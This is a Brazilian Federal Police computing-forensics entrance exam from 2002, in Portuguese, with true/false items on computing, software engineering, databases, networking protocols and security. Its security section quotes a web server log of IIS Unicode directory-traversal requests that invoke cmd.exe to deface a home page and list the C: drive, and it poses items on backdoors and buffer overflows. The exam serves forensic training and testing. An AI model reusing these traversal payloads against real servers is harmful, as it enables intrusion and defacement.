



MINISTÉRIO DA JUSTIÇA (MJ) / DEPARTAMENTO DE POLÍCIA FEDERAL (DPF)
ACADEMIA NACIONAL DE POLÍCIA (ANP) / DIVISÃO DE RECRUTAMENTO E SELEÇÃO (DRS)
Concurso Público – Aplicação: 19/1/2002

CARGO: **PERITO CRIMINAL FEDERAL**

ÁREA 3 – COMPUTAÇÃO CIENTÍFICA

Nas questões de 21 a 50, marque, de acordo com o comando de cada uma delas: itens **CERTOS** na coluna C; itens **ERRADOS** na coluna E. Na Folha de Respostas, a indicação do campo **SR** servirá somente para caracterizar que o candidato desconhece a resposta correta; portanto, a sua marcação não implicará anulação ao candidato. Use a Folha de Rascunho para as devidas marcações e, posteriormente, a Folha de Respostas.

CONHECIMENTOS ESPECÍFICOS

QUESTÃO 21

Os computadores digitais são, na realidade, uma evolução das antigas máquinas de calcular mecânicas. Fortemente embasados em tecnologia de eletrônica digital, eles se compõem de uma parte denominada *hardware* — a parte física do computador — e outra denominada *software* — os programas ou conjunto de instruções que permitem a execução das diversas tarefas. Acerca de computadores digitais, julgue os itens abaixo.

- 1 Conceitualmente, o que diferencia um computador de uma calculadora eletrônica programável é a sua capacidade de armazenar programas e dados em uma unidade de memória de massa, usualmente na forma de um disco magnético.
- 2 A denominada máquina analítica, concebida em 1833 por Charles Babbage, um engenheiro e matemático inglês, embora fosse uma máquina puramente mecânica, continha os princípios básicos de um computador moderno. Em função disso, Charles Babbage é considerado por muitos como *Pai da Computação*.
- 3 Devido à complexidade atual de sistemas operacionais como Unix e Windows, é requerido que os computadores modernos disponham de unidades de disco rígido com pelo menos dezenas de *gigabytes* de capacidade de armazenamento.
- 4 O avanço tecnológico dos últimos cinquenta anos permitiu que atualmente se disponha, em um único *chip* de computador, uma capacidade de processamento muito superior à dos computadores digitais de primeira geração, construídos na década de 50, com gabinetes que ocupavam uma sala inteira e que consumiam grande quantidade de energia elétrica.
- 5 Os denominados microcomputadores são aqueles computadores que utilizam uma CPU microprogramada.

QUESTÃO 22

A programação dos primeiros computadores digitais era realizada em linguagem de máquina, o que restringia a poucos iniciados a quantidade de programadores, devido à necessidade de conhecimento profundo dos detalhes da arquitetura da máquina. Julgue os itens a seguir, relacionados a esse assunto.

- 1 A criação dos chamados programas montadores, ou *assemblers*, simplificou a tarefa de programação de uma máquina, permitindo que se utilize uma linguagem simbólica, ou *assembly*, para a construção de programas a serem posteriormente convertidos para a linguagem de máquina pelo montador. Em função de sua ainda estreita relação com a arquitetura da máquina, as linguagens *assembly* são também específicas para cada tipo de CPU.
- 2 Compiladores são programas capazes de traduzir um programa escrito em uma linguagem de programação de alto nível, ou seja, mais próxima de uma linguagem natural e independente da arquitetura da máquina, para o código de máquina necessário para ser executado. Assim, embora, para escrever um programa em uma linguagem do tipo C, não seja essencialmente necessário conhecer a arquitetura da máquina em que ele será executado, para executá-lo em uma máquina específica será necessário utilizar também um compilador específico para aquele tipo de máquina.
- 3 Examinando-se o conteúdo de uma posição qualquer da memória principal de um computador, pode-se imediatamente determinar se aquela posição está sendo ocupada por uma instrução de um programa, ou um endereço referenciado pelo programa, ou, ainda, um dado do programa, pois esses três tipos de informação têm formatações distintas na memória.
- 4 O tamanho da palavra básica utilizada por uma CPU, por exemplo 16 *bits* ou 32 *bits*, é determinante para o tamanho dos números que um computador com essa CPU pode manipular. Assim, em um computador de 32 *bits*, tem-se sempre maior precisão nos cálculos que em um computador de 16 *bits*.
- 5 Uma característica essencial dos computadores é a sua capacidade de tomar decisões, modificando o fluxo de execução das instruções de um programa em função de resultados anteriores. Essa característica deve-se ao fato de que as linguagens de programação possuem instruções do tipo IF ... THEN, ou semelhantes.

QUESTÃO 23

Sistemas operacionais são essencialmente programas gerenciadores dos recursos disponíveis em um computador. Efetivamente, eles determinam a maioria das características perceptíveis por um usuário da máquina. Em função dessas características, julgue os itens em seguida.

- 1 O MS-DOS, utilizado originalmente nos PCs, é um sistema multitarefas e monousuário. Já o Microsoft Windows, nas versões NT e 2000, é um sistema multiusuários, enquanto nas versões 9X é um sistema monousuário. O Unix é essencialmente um sistema multitarefas e multiusuários.
- 2 Denomina-se *Shell* um interpretador de comandos que realiza a interface entre um sistema operacional e o usuário. É por meio do *Shell* que o usuário normalmente passa, ao sistema operacional, comandos dos tipos **dir**, **copy** e **run**. Normalmente, os sistemas operacionais do tipo Unix podem dispor de mais de um *Shell*, que pode ser escolhido pelo usuário, conforme suas preferências.
- 3 O Windows é o único sistema operacional a oferecer um ambiente de janelas, daí a sua popularidade, por facilitar sua utilização por usuários leigos.
- 4 Os sistemas operacionais modernos geralmente têm uma configuração-padrão de instalação, em que alguns usuários e serviços já estão predefinidos. É importante se manter essa configuração-padrão, eventualmente acrescentando-se outros usuários e serviços, conforme necessário, para possibilitar a realização de atualizações do sistema que venham a ser disponibilizadas pelos fabricantes ou fornecedores.
- 5 O controle de acesso aos recursos de um sistema computacional é essencial para a segurança do mesmo. Quando essa é uma preocupação, é importante a utilização de um sistema operacional que disponha de mecanismos próprios para o estabelecimento de uma política de controle de acesso. Nesse sentido, a escolha de um ambiente Windows NT/2000 ou Unix é preferível a um ambiente MS-DOS ou Windows 9X, quando segurança é um ponto a considerar.

QUESTÃO 24

Os ambientes de computação e de comunicação da informação vêm-se caracterizando por aportar a flexibilidade e as funcionalidades necessárias a um bom desempenho e à obtenção da qualidade nas empresas no ambiente de negócios e nas organizações em geral, exigindo assim abordagens próprias de planejamento, projeto, implementação e suporte, abordagens essas ligadas às características negociais e organizacionais. Acerca dessas abordagens e da correlação entre sistemas de tratamento e comunicação da informação com os processos negociais e organizacionais, julgue os itens que se seguem.

- 1 Uma arquitetura de dados que provê o contexto para atendimento às necessidades de informação de um determinado negócio deve identificar os objetos de dados usados nesse negócio e delimitar os atributos desses objetos, bem como as relações entre objetos.
- 2 Uma arquitetura de aplicações apropriada para um negócio deve limitar-se aos elementos de *software* e de tecnologias da informação e das comunicações necessários para o tratamento das informações da arquitetura de dados, de modo a atender aos propósitos do negócio em questão.
- 3 O planejamento de uma estratégia de informações deve apresentar uma abordagem hierárquica que permita a análise tanto das necessidades globais de informação do negócio, quanto das necessidades de cada domínio particular que componha o negócio.
- 4 No contexto do planejamento da estratégia de informações, um dos problemas específicos da análise de necessidades informacionais é a delimitação de escopo dos sistemas de informação e comunicação.
- 5 Na análise de necessidades de informação, constata-se que, embora os usuários tenham um entendimento completo das necessidades e do domínio do problema negocial, tais usuários de sistemas de informação têm dificuldade em comunicar suas necessidades aos engenheiros de sistemas e terminam por especificar os requerimentos de maneira ambígua e sem critérios claros de verificação.

QUESTÃO 25

Nas arquiteturas de sistemas de informação modernos, integrando acesso, transporte, processamento e armazenamento da informação, um importante papel cabe ao *middleware*, o assim denominado *software* subjacente às aplicações e que inclui funções de comunicação, controles operacionais, elementos de gerência e de segurança, suporte à programação e à operação dos sistemas distribuídos etc., elementos fundamentais às arquiteturas modernas de sistemas do tipo cliente-servidor, com duas ou três camadas, e sistemas distribuídos de uma maneira geral. Acerca dos diversos elementos de *middleware* e dessas possíveis arquiteturas, julgue os seguintes itens.

- 1 Um exemplo de *middleware* considerado fundamental à segurança nos sistemas de arquitetura WWW são os *secure sockets* que permitem às aplicações usufruir de serviços de segurança relativos à autenticação das partes comunicantes, à integridade e à confidencialidade dos dados.
- 2 Os objetos distribuídos, associados com a tecnologia CORBA, caracterizam-se por exigir homogeneidade da linguagem de programação utilizada no desenvolvimento desses objetos.
- 3 Em uma arquitetura cliente-servidor a duas camadas, o *middleware* tem o papel de prover a interoperação entre a camada de servidor de aplicação e a camada de banco de dados.
- 4 Normalmente, uma arquitetura cliente-servidor a três camadas é usada quando há pouco processamento a ser feito sobre os dados.
- 5 Uma arquitetura cliente-servidor a três camadas caracteriza-se por impossibilitar que a camada intermediária, também denominada camada de servidor de aplicação ou camada de processamento, resida no mesmo sistema servidor da camada de banco de dados.

QUESTÃO 26

Técnicas de reengenharia de sistemas vêm sendo incorporadas sistematicamente à prática corrente da engenharia de *software*, em especial devido ao suporte oferecido pelas modernas ferramentas CASE a esse tipo de técnica. Assim, as técnicas de engenharia direta e reversa, de reestruturação de código e de documentação integram-se às técnicas de gestão de configuração, documentação e requisitos, entre outras. Em atividades de auditoria de sistemas, a utilização de técnicas de reengenharia assistida por uma ferramenta CASE pode ser bastante útil para revelar detalhes internos de sistemas existentes, muitas vezes ocultos na documentação disponível, bem como auxiliar na identificação de alterações de configuração, documentação e especificação de requisitos desses sistemas. Acerca da utilização de técnicas de reengenharia assistidas por ferramentas CASE em auditoria de sistemas, julgue os itens a seguir.

- 1 Quando a documentação de um programa ou sistema não está disponível, é suficiente realizar uma engenharia reversa automática a partir do código-fonte para descobrir quais são as suas principais funcionalidades e a semântica de suas estruturas de dados internas mais importantes. Entretanto, os detalhes de implementação internos a cada funcionalidade não podem ser revelados ou evidenciados com esse tipo de técnica.
- 2 A engenharia direta, a partir da documentação e dos modelos existentes em ferramenta CASE, pode ser usada para gerar a estrutura básica do código-fonte correspondente a esses modelos. Tal código, gerado automaticamente, pode ser usado em termos comparativos com o código-fonte do programa que está sendo analisado, com o objetivo de identificar diferenças entre as especificações constantes da documentação e as estruturas realmente implementadas.
- 3 Alterações maliciosas em programas podem ser detectadas automaticamente com o emprego sistemático de ferramentas adequadas de controle de versão, que mantêm indicadores de integridade do código-fonte e do código executável ou que podem determinar diferenças entre versões anteriores existentes em cópias de segurança e em versões mais novas.
- 4 Ferramentas de controle de versão, que mantêm controle de alterações embasado nos registros de datas de modificação e exclusão de arquivos integrados e mantidos pelo sistema operacional, geram informações e revelam, sem equívocos, a ocorrência de alterações em qualquer arquivo do projeto, mesmo que a natureza da alteração não possa ser claramente identificada.
- 5 Registros de *log* gerados pelas ferramentas CASE, quando de seu uso sistemático no desenvolvimento de sistemas, auxiliam na descoberta de trilhas de auditoria de modificações nesses sistemas.

QUESTÃO 27

A gestão de projetos de engenharia de *software*, além de envolver heurísticas relacionadas às boas práticas de gestão de recursos e de pessoal, envolve cada vez mais a definição e a aplicação sistemática de métricas objetivas para avaliação e acompanhamento da evolução dos riscos, da qualidade e do próprio ciclo de vida (processo) do *software*. Acerca das métricas de projeto, julgue os itens que se seguem.

- 1 Métricas relacionadas a tamanho de código-fonte são sistematicamente aplicadas e úteis. Entretanto, esse tipo de métrica não pode ser utilizado para a realização de medidas comparativas entre projetos que utilizem linguagens de programação diferentes.
- 2 Métricas de qualidade só podem ser definidas em termos de parâmetros subjetivos de qualidade. Assim, tais métricas devem ser avaliadas na forma de questionários aplicados sistematicamente aos usuários do sistema em desenvolvimento.
- 3 A estimativa de pontos de função para um sistema ou módulo a ser construído é realizada com o objetivo de dimensionar os recursos financeiros e os prazos estimados para a realização das etapas do projeto.
- 4 A avaliação de riscos consiste em avaliar objetivamente quais os possíveis prejuízos decorrentes do não-atendimento das especificações para os requisitos do projeto.
- 5 O produto da probabilidade de sucesso de uma etapa do projeto por uma variável que dimensione o impacto (financeiro e(ou) temporal) relacionado ao não-cumprimento da etapa define objetivamente o risco associado a essa etapa.

QUESTÃO 28

A gerência de configuração e o controle de versões constituem processos fundamentais do desenvolvimento de *software*. Acerca desses processos e das técnicas a eles associadas, julgue os itens a seguir.

- 1 A configuração de um *software* é constituída de três grandes classes de itens: os programas-fonte e executáveis, os documentos que descrevem tais programas e os dados internos e externos necessários à operacionalização dos programas, itens esses que compreendem a informação produzida como parte do processo de engenharia do *software*.
- 2 Constata-se para os *softwares* de ciclo de vida longo que, à medida que o *software* evolui, a quantidade de itens de configuração se estabiliza a partir de determinado momento do ciclo de vida.
- 3 O padrão IEEE Std. 610.12-1990 define o conceito de *baseline*, que se trata de uma especificação (ou qualquer produto resultante do desenvolvimento) que foi revista formalmente e obteve aprovação, podendo assim servir de referência ou base para novos desenvolvimentos, e que só pode ser modificada por intermédio de procedimentos formais de controle de modificações.
- 4 São tarefas básicas da gerência de configuração a identificação de itens de configuração, o controle de versões, o controle de modificações, a auditoria de configuração e o relatório de *status* de configuração.
- 5 Por ser um processo que se caracteriza por exigir um grau de inteligência muito alto, constata-se que praticamente não existem ferramentas de automação da gerência de configuração, ainda que existam ferramentas específicas restritas ao controle de versões.

QUESTÃO 29

Os SGBDs constituem elementos importantes na arquitetura dos sistemas de informação atuais. Esses sistemas implementam, de acordo com as suas características próprias e a sua configuração, serviços que vão desde a manipulação e o armazenamento físico dos dados até a gestão de segurança das informações. Assim, os sistemas de informação podem ser concebidos utilizando recursos e serviços disponíveis nos SGBDs e delegando para estes boa parte de suas funcionalidades. Portanto, a recuperação e a auditoria de sistemas de informação podem depender, também, muitas vezes, de ferramentas e serviços de auditoria, de recuperação de dados ou da gerência de segurança disponíveis nos SGBDs utilizados. Acerca da utilização de ferramentas e serviços de auditoria, recuperação e gestão de segurança dos principais SGBDs, julgue os itens subsequentes.

- 1 Em sistemas de bancos de dados de acesso concorrente, a manutenção de jornais para as operações em andamento permite a recuperação do estado anterior ao de uma operação, caso ocorra uma falha durante a execução dessa operação.
- 2 Os SGBDs modernos nada mais são que sofisticados sistemas de controle de acesso embasado em uma política de segurança definida em termos de perfis de usuários.
- 3 Todos os eventos relativos a tentativas de execução de operações não-permitidas explicitamente pela política de segurança geram registros nos sistemas de *log* dos SGBDs modernos. Tais informações são fontes úteis para a identificação de tentativas de ataques a sistemas de banco de dados.
- 4 Ataques a sistemas de bancos de dados por abuso de privilégios são possíveis em sistemas com uma política de acesso pouco restritiva. A identificação desses ataques a partir dos sistemas de auditoria e de registro (*log*) do SGBD é normalmente difícil, uma vez que operações permitidas pela política de segurança jamais geram registro.
- 5 O armazenamento físico das informações pelos SGBDs é feito normalmente na forma de arquivos com formatos próprios, fazendo que a recuperação das informações, quando da danificação dos arquivos e da ausência de cópias de segurança, necessite de conhecimento apropriado dos formatos de armazenamento físico. Em tal tipo de falha, nem sempre a recuperação completa das informações é possível, podendo ser nula, dependendo dos setores do arquivo que tenham sido danificados.

QUESTÃO 30

A segurança de um banco de dados e a proteção da informação armazenada são fatores fundamentais na escolha da arquitetura do banco de dados, dos modelos lógicos e físicos utilizados, bem como na definição de restrições e de critérios de acesso que devem ser associados à utilização das linguagens de consulta, assuntos que são inclusive objeto de exigências de grandes organismos consumidores de *software*, assim como de governos de diversos países. Acerca das correlações entre a proteção dos bancos de dados e das informações e as escolhas estruturais e funcionais para a utilização dos bancos de dados, bem como de exigências aplicáveis no mercado internacional, julgue os itens seguintes.

- 1 Os SGBDs modernos tipicamente suportam pelo menos uma abordagem de segurança de dados, seja ela uma abordagem de controle discricionário, seja de controle mandatório.
- 2 No controle mandatório, cada objeto armazenado é assinalado com um certo nível de classificação, enquanto a cada usuário é atribuído um nível de liberação. Um determinado objeto só poderá ser acessado por usuários com a liberação apropriada.
- 3 Para que o sistema de banco de dados possa checar se uma dada solicitação de acesso está de acordo com as regras de segurança aplicáveis, é suficiente que se especifique o objeto solicitado e o usuário solicitante, para efeito de análise pelo subsistema de autorização do SGBD.
- 4 Como não se pode assumir que o sistema de segurança é perfeito, uma prática fundamental é a estruturação de uma trilha de auditoria para examinar o que vem acontecendo e verificar se alguma operação ou sequência de operações provocou violação da segurança.
- 5 Um dos possíveis ataques que devem ser evitados pelos subsistemas de proteção dos bancos de dados é o ataque por inferência, em que, a partir das respostas a consultas autorizadas, o atacante procura inferir uma resposta a uma consulta que não seria autorizada. A identificação e a eliminação desses ataques é um tipo de controle mandatório exigido para sistemas de bancos de dados da classe C, segundo a classificação do *Orange Book* do Departamento de Defesa dos Estados Unidos da América.

QUESTÃO 31

O desenvolvimento de sistemas de informação concebidos para emprego e utilização de arquitetura *Web* acarreta um conjunto de requisitos para as fases de projeto (*design*) e de implementação do ciclo de vida do *software*. Esses requisitos precisam ser considerados desde as fases de análise e concepção dos sistemas, além de influenciarem na definição da metodologia e da abordagem de desenvolvimento a serem seguidas. Julgue os itens seguintes, acerca de metodologias de desenvolvimento de sistemas e de requisitos de projeto e implementação para sistemas com arquitetura *Web*.

- 1 A utilização de técnicas de orientação a objetos é imperativa para o projeto de interfaces, ainda que esse não seja necessariamente o caso para o projeto de banco de dados.
- 2 Métodos de projeto de sistemas híbridos, incorporando conceitos da concepção estruturada e da concepção por objetos, simultaneamente, não são raros, ainda que existam características conflitantes entre os dois tipos de metodologias.
- 3 A engenharia de sistemas deve considerar a definição de um ambiente de comunicação e operação em rede, pois é impossível obter, com uso de tecnologia *Web*, um sistema que possa ser executado em um único computador hospedeiro.
- 4 Um requisito típico para projeto de sistemas para ambientes do tipo *Web* é a implementação de interfaces em linguagem HTML e suas principais extensões.
- 5 O ciclo de vida de desenvolvimento de um *software* com arquitetura *Web* não precisa ser necessariamente diferente do ciclo de vida de um sistema *stand alone*.

QUESTÃO 32

Muitas das principais linguagens de programação da atualidade são linguagens cujas regras sintáticas e semânticas incluem regras explícitas para o emprego de tipos de dados elementares e estruturas compostas e derivadas. Acerca da utilização de tipos de dados e estruturas nas linguagens de programação frequentemente usadas na atualidade, julgue os seguintes itens.

- 1 Em Java 2TM e em ANSI/ISO C++, a conversão (*casting*) entre tipos elementares para representação de variáveis numéricas é geralmente automática, mas deve ser anotada explicitamente sempre que existir a possibilidade de redução de precisão.
- 2 A palavra-chave **class** é usada para definir tipos derivados em Java e em C++, duas linguagens orientadas a objetos. De fato, tais tipos constituem as principais estruturas dos programas orientados a objetos, escritos nessas linguagens.
- 3 Não existem ponteiros em Java, tipos encontrados frequentemente em programas C/C++, mas tipos equivalentes a ponteiros são construídos pela utilização de referências em Java.
- 4 Em C++, o *casting* de qualquer tipo de ponteiro para **void*** é permitido. Entretanto, esse recurso está cada vez mais em desuso, após a introdução do suporte a *Run Time Type Information* em C++.
- 5 Ponteiros para funções são recursos da linguagem C/C++ que permitem endereçar trechos de código executável.

QUESTÃO 33

A construção e a utilização de códigos-fonte de programas de computador possuem características diferentes em função do tipo de linguagem. Assim, o uso de cada linguagem está ligado ao emprego de ferramentas específicas para a interpretação e a execução do código-fonte. Acerca da maneira como os códigos-fonte das principais linguagens de programação são utilizados para a geração de programas de computador e acerca das ferramentas disponíveis para essa finalidade, julgue os itens abaixo.

- 1 Compiladores para linguagens C, C++, Pascal e Java não geram código executável.
- 2 Montadores são compiladores para linguagens de baixo nível, mas, ao contrário destes, geram códigos que podem ser carregados diretamente em memória e executados.
- 3 Ligadores são, por definição, utilizados para construir, a partir de fragmentos disjuntos de código-objeto, seguimentos endereçáveis que constituem unidades autônomas e independentes de execução.
- 4 Interpretadores de comandos são máquinas virtuais que geram código executável diretamente a partir do código-fonte, como é o caso de interpretadores PERL e Java.
- 5 Extensões de HTML permitem embutir elementos de código Java em unidades HTML, que são compilados e interpretados no lado cliente, no caso de *applets*, e no lado servidor, no caso de *servlets*. Alternativamente, JavaScript e JSP permitem a elaboração de códigos com sintaxe bastante semelhante à da linguagem Java, mas que podem ser executados sem compilação prévia, respectivamente nos lados cliente (navegadores) e servidor de aplicações distribuídas.

QUESTÃO 34

A integridade da informação é considerada uma das propriedades fundamentais da segurança da informação. Os protocolos de redes de comunicação, com o objetivo de garantir a integridade da informação durante as comunicações, empregam vários procedimentos específicos que trabalham com base em campos de controle definidos dentro das próprias unidades de dados dos protocolos, a exemplo dos campos destinados a seqüenciamento da informação, reconhecimento das transmissões e verificação de erros de transmissão. Acerca dos campos de verificação de erros nos protocolos de redes, julgue os itens a seguir.

- 1 Nos casos de utilização de códigos de redundância cíclica (CRC), dados os blocos de *bits* da mensagem, o transmissor gera uma seqüência de verificação de erros de quadro (FCS), que é acrescentada à mensagem original, de tal modo que a mensagem resultante é exatamente divisível por um número predeterminado. Cabe ao receptor fatorar a mensagem e descobrir esse número, considerando a mensagem correta caso tenha sucesso na fatoração.
- 2 O quadro do MAC *ethernet* 802.3 a 10 Mbps possui um campo de verificação FCS, com código de redundância cíclica de 32 *bits*, calculado sobre todos os demais campos, exceto o campo de preâmbulo do quadro.
- 3 Nos pacotes IP, o campo denominado *header checksum*, de 16 *bits*, é aplicado somente ao cabeçalho dos pacotes e deve ser verificado e recalculado em cada roteador, posto que alguns campos do cabeçalho IP podem ser modificados durante o trânsito.
- 4 Posto que o protocolo UDP não oferece garantia de entrega das mensagens, o campo de *checksum* dos datagramas UDP não é utilizado para verificação de integridade, sendo colocado na unidade de transmissão apenas para manter a mesma formatação do *checksum* do TCP.
- 5 Nas células ATM, o campo de 8 *bits* *header error control* (HEC), calculado a partir de apenas 32 *bits* do restante do cabeçalho, permite tanto a detecção de erros, quanto, em alguns casos, a correção deles.

QUESTÃO 35

Reconhecendo que a segurança do protocolo IP é um importante aspecto no contexto de uma rede segura com arquitetura TCP/IP, o IETF vem publicando várias RFCs que definem uma capacidade específica de segurança no nível IP (IPSec), incluindo funcionalidades de autenticação e de confidencialidade como extensões para esse protocolo nas suas versões 4 e 6. Acerca do IPSec, julgue os itens abaixo.

- 1 Um conceito-chave que aparece tanto nos mecanismos de autenticação, quanto de confidencialidade do IPSec é a associação de segurança. Uma associação desse tipo consiste em um relacionamento bidirecional entre um transmissor e um receptor.
- 2 O mecanismo de *authentication header* (AH) do IPSec provê suporte tanto para a integridade dos dados, quanto para a autenticação dos pacotes IP.
- 3 O suporte a IPSec é opcional em IPv4 e IPv6.
- 4 Para efeito do AH, os dados de autenticação são calculados sobre o pacote IP integral, excluindo qualquer campo que possa ser modificado em trânsito. Tais campos são considerados como *bits* zero para o propósito de cálculos nos pontos de origem e destino.
- 5 O mecanismo de *encapsulating security payload* (ESP) provê suporte tanto à integridade quanto à confidencialidade dos pacotes IP. Em função de requisitos de aplicação, esse mecanismo pode ser usado para cifrar tanto o segmento da camada de transporte (TCP e UDP, por exemplo), quanto o pacote IP inteiro, sendo tais modos de utilização conhecidos, respectivamente, como ESP em modo transporte e ESP em modo túnel.

Os trechos abaixo foram retirados de um arquivo de *log* referente a acessos a um servidor http.

UnB / CESPE – MJ / DPF / ANP / DRS

```

atacker6.nowhere.com - - [23/Jan/2001:04:34:11 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/system32/cmd.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1
th+Grup+WebQu33R+>c:\inetpub\wwwroot\Default.htm HTTP/1.0" 500 87
atacker6.nowhere.com - - [23/Jan/2001:04:34:28 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/system32/cmd.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1
th+Grup+WebQu33R+>c:\inetpub\wwwroot\Default.htm HTTP/1.0" 500 87
atacker6.nowhere.com - - [23/Jan/2001:04:35:55 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/system32/s3.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1t
h+Grup+WebQu33R+>c:\inetpub\wwwroot\Default.htm HTTP/1.0" 404 461
atacker6.nowhere.com - - [23/Jan/2001:04:37:34 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/s3.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1th+Grup+We
bQu33R+>c:\inetpub\wwwroot\Default.htm HTTP/1.0" 502 215
atacker6.nowhere.com - - [23/Jan/2001:04:40:09 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/s3.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1th+Grup+We
bQu33R+>c:\inetpub\wwwroot\Default.htm HTTP/1.0" 502 215
atacker6.nowhere.com - - [23/Jan/2001:04:40:30 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/s3.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1th+Grup+We
bQu33R+>c:\inetpub\wwwroot\myweb.dll HTTP/1.0" 502 215
atacker4.nowhere.com - - [23/Jan/2001:04:40:51 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/system32/cmd.exe?/c+dir+c: HTTP/1.1" 200 880
atacker6.nowhere.com - - [23/Jan/2001:04:44:38 -0200] "GET
/IISADMPWD/..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%c0%af..%
c0%af/winnt/s3.exe?/c+echo+H4ck3d+by+Gund3R0th+thanks+Gund3R1th+Grup+We
bQu33R+>c:\inetpub\wwwroot\myweb.dll HTTP/1.0" 502 215

```

QUESTÃO 36

Com base no texto CE, julgue os itens abaixo, referentes aos ataques ao servidor http mencionado nesse texto.

- 1 As tentativas exploratórias começaram a ter sucesso a partir de 23/1/2001.
- 2 Verifica-se ataque de *defacement* (pichação) a página *Web*.
- 3 A vulnerabilidade explorada nos ataques é a do *parsing* das requisições de arquivo em servidores *Web*, também conhecida como ataque de *unicode*, presente no MS IIS versão 5.0.
- 4 Os *logs* foram gerados pelo MS IIS.
- 5 O atacante fez uma cópia de *backup* da página original.

QUESTÃO 37

Novamente com base no texto CE e acerca dos ataques ao servidor http referido, julgue os itens a seguir.

- 1 Nos *probes* exploratórios, o atacante vasculhou diversos diretórios, procurando o arquivo “cmd.exe”, que é um interpretador de comandos.
- 2 “Atacker” copiou “cmd.exe” em outro arquivo, que posteriormente foi usado no ataque.
- 3 A página inicial do servidor *Web* atacado residia em “Default.htm”.
- 4 O servidor utiliza uma forma elementar de defesa, mantendo a página de *index* em “myweb.dll”.
- 5 “Atacker6” teve sucesso no ataque.

QUESTÃO 38

Ainda com base no texto CE, julgue os itens subsequentes, relativos ao servidor http e aos ataques ocorridos.

- 1 A página vulnerada se apresentou em branco com os dizeres “H4ck3d by Gund3R0th thanks Gund3R1th Grup WebQu33R”.
- 2 Os ataques não poderiam ser evitados utilizando-se um *proxy* que restringisse os acessos à página inicial.
- 3 Não há *patch* disponível, atualmente, para corrigir a vulnerabilidade em questão, que seja fornecido pelo autor/fornecedor do servidor *Web*.
- 4 Um dos elementos dos ataques está no fato de o diretório “system32” ter seu acesso liberado, na configuração *default* do sistema operacional.
- 5 Os ataques poderiam ter sido evitados por meio de filtragem de pacotes em um *firewall* convencional.

QUESTÃO 39

O administrador da rede Alfa recebeu diversas reclamações, de administradores de outras redes, de que uma de suas máquinas estaria gerando tráfego suspeito. A máquina em questão é um servidor Unix, servidor03 (endereço IP 192.168.11.1). Abaixo, são mostradas as porções relevantes dos resultados da execução, no referido servidor, de alguns comandos.

I comando: **netstat**

Local address	Remote address	Swind	Send-Q	Rwind	Recv-Q	State
-----	-----	-----	-----	-----	-----	-----
*.12345	*.*	0	0	24576	0	LISTEN

II comando: **lsnf**

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE NAME
laden	7895	root	3u	IPv4	978493		TCP *:12345 (LISTEN)

III comando: **ps**

UID	PID	PPID	C	STIME	TTY	TIME	CMD
root	7895	1	0	May 1		?	0:00 laden

IV comando: **find / -name laden -print**
(não retorna informação)

Além das informações acima, em uma inspeção dos módulos carregados no *kernel*, não foi apontada nenhuma anormalidade. Nesse caso, é correto concluir que o servidor03 sofreu um comprometimento de *root* e que

- 1 não se trata de um *rootkit* na forma de um LKM.
- 2 um *telnet* na porta 12345 do servidor03 chamará o programa suspeito, sendo a melhor forma de avaliar o que ele faz.
- 3 o programa suspeito executa um *unlink* antes de se tornar *daemon*, evitando aparecer no sistema de arquivos.
- 4 é carregado no *boot*, acarretando, assim, o comprometimento de algum arquivo de inicialização.
- 5 as cadeias de caracteres podem ser inspecionadas, caso a imagem executável do programa suspeito possa ser localizada no sistema de arquivos /proc.

QUESTÃO 40

Com relação aos comprometimentos de máquinas originados a partir da exploração de uma sobrecarga de *buffer* (*buffer overflow*), julgue os itens abaixo.

- 1 A ocorrência de comprometimento está restrita aos sistemas de código aberto.
- 2 O comprometimento independe da linguagem utilizada na implementação do programa específico que tem seu *buffer* sobrecarregado.
- 3 Pode-se evitar o *buffer overflow* utilizando-se *firewalls* na proteção das máquinas.
- 4 O *buffer overflow* consiste em injetar uma cadeia de caracteres longa o suficiente para ocupar totalmente o *buffer* atacado, seguindo-se uma chamada de sistema que executa o código malicioso.
- 5 O *buffer overflow* genérico utiliza, na sua implementação, o fato de que, na cadeia de caracteres do *buffer*, só podem ocorrer caracteres distintos do delimitador de cadeias, sendo, então, normalmente utilizado no preenchimento do *buffer* o código correspondente ao NOOP do sistema-alvo, facilitando a estimação do endereço de retorno da chamada de sistema.

QUESTÃO 41

Um administrador recebeu a tarefa de instalar um sistema de detecção de intrusão (IDS) adequado em sua rede. Considerando que a rede utiliza apenas comutadores (*switches*), é correto afirmar que o administrador

- 1 não conseguirá executar a tarefa com sucesso, já que, no *switch*, ao contrário do *hub*, cada porta tem um domínio de colisão distinto.
- 2 pode, na implantação do sistema IDS, configurar com sucesso o *switch* para modo *debug*, ou equivalente, em que o mesmo passa a operar como *hub*, sem prejuízo ao desempenho.
- 3 pode, na configuração do sistema IDS, espelhar as portas do *switch* para a porta de *backbone*, normalmente usada para *uplink/downlink*, se houver, não precisando se preocupar com o tráfego de todas as portas convergindo para a porta em que está o sensor do IDS.
- 4 pode instalar, na máquina em que rodará o IDS, um módulo que envie periodicamente pacotes ARP de resposta, contendo o endereço MAC do sensor do IDS e o endereço IP de todas as máquinas que deseja proteger com o IDS, não precisando reconfigurar o *switch*.
